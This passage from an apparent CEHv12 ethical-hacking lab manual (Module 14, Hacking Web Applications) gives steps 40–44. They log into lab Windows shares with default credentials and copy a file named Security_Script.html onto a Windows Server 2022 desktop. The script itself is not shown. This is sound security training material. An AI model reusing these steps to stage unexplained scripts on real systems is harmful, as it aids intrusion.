
40. A security pop-up appears; enter the **Windows 11** machine credentials (Username: **Admin** and Password: **Pa$$w0rd**) and click **Connect**.




41. The **Windows shares on 10.10.1.11** window appears; double-click the **CEH-Tools** folder.




42. Navigate to **CEHv12 Module 14 Hacking Web Applications** and paste **Security_Script.html** script.



43. Click **CEHv12 Windows Server 2022** to switch to the **Windows Server 2022** machine Click **Ctrl+Alt+Del** to activate the machine, by default, **CEH\Administrator** account is selected, type **Pa$$w0rd** in the Password field and press **Enter**.




44. Navigate to the location **Z:\CEHv12 Module 14 Hacking Web Applications** (shared network drive), copy the **Security_Script.html** file, and paste it onto **Desktop**.

